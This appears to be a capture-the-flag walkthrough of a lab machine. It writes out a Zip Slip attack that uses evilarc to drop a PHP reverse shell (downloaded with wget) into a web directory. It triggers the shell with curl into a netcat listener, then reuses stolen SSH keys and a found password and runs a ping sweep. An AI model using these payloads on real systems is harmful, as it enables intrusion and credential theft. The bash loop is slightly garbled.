
So I guess I can only upload ZIP and JPG files. I don’t even know where the files are stored. I used gobuster on port 8080 to try and find an upload folder or anything but nothing.
5) Getting a shell with Zip Slip
Since we can find no way for simple exploitation, let us make some effort to penetrate it.
There is a widely known arbitrary file overwrite vulnerability known as “Zip Slip” that affects several projects, including Java. The point is we can make a malicious zip file, and when it is opened, it will drop its contents anywhere we like. File traversal characters are normally not allowed, but in this case the vulnerability allows Java to process them. In this case we want to be able to put a reverse shell payload somewhere on the webserver that we can access and trigger.
Learn more about the vulnerability at: https://github.com/snyk/zip-slip-vulnerability
I used the python tool https://github.com/ptoomey3/evilarc to generate the zip files:
1) run this:
git clone https://github.com/ptoomey3/evilarc
cd evilarc
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
2) Now create the zip file with the script.
Before getting started, make sure to change the IP to our IP and the reverse port.
Let’s write a shell to the archives folder on apache as it might be used for zip files. We start at depth of 1 , and increment until we find our shell . I will explain later why we need to start with 1 first.
python2 evilarc.py -o unix -d 1 -p var/www/html/archives php-reverse-shell.php
3) Then, upload the generated zip again.
If it fails, then we need to increase the depth to 2.
Mine got a file not found, so it seems we need to increase it.
rm evil.zip -> remove the previous one
4) Generate the 2nd depth
python2 evilarc.py -o unix -d 2 -p var/www/html/archives php-reverse-shell.php
As you can see, the number 2 I highlighted here is the depth of the file.
The logic behind this is here:
-d 1 => ../var/www/html/archives/php-reverse-shell.php
-d 2 => ../../var/www/html/archives/php-reverse-shell.php
-d 3 => ../../../var/www/html/archives/php-reverse-shell.php
4) After upload , start the reverse shell then try curl the target

Why and how are the curl success and the reverse shell connected?
1. You create evil.zip
└── contains php-reverse-shell.php with path traversal
2. You upload evil.zip to the web app
3. The server extracts the ZIP
└── because of path traversal, the PHP file is written into:
/var/www/html/archives/php-reverse-shell.php
4. You start netcat listener on your machine
└── nc -lvnp 1234
5. You request the PHP file using curl
└── curl http://10.129.3.141/archives/php-reverse-shell.php
6. Apache/PHP executes the PHP file
7. The PHP reverse shell connects back to your machine
└── target server → your IP 10.10.15.28:1234
8. Netcat receives the connection
└── you get shell as www-data
LATERAL MOVEMENT : ENUMERATION

Earlier, from the port scanning, we could see that the server was running on the Tomcat server. Let's dive in and look at the config files. They’re usually located at /usr/share/tomcat*:

Enumerating the file system we find a backups folder in /var/backups.

There are three SSH private keys in the folder where eto.backup and noro.backup are unencrypted but kaneki.backup is password protected, which maybe means that he has higher privileges
During our earlier enumeration we found an access pass “ILoveTouka”. Let’s try using it as the SSH password. Copy the key to local box and then use it to SSH in.

Successfully SSH in and got the first flag inside user.txt
Deep dive into Kaneki PC
As we know, Kaneki is the only key or important person for this system. So, let's just focus on that.
1) Found SSH Key



One is for the Aogiri host we're on and another is for the host kaneki-pc for the user kaneki_pub. This must be the file server the note was talking about. Looking at the network interfaces we see that we are not on 10.129.3.127.
Ifconfig

Ping Sweep
ping sweep is a quick way to check which IP addresses are alive/up inside a network range. So in other words , for me it is important for us to know what are the other services running in the target machine.
This simple bash scripts helps in finding hosts on the network
for i inseq 2 255
do
ping -c 1 -W 1 172.20.0.$i 1>/dev/null 2>&1
if [[ $? -eq 0 ]]
then
echo "172.20.0.$i is up"
fi
done
SSH In
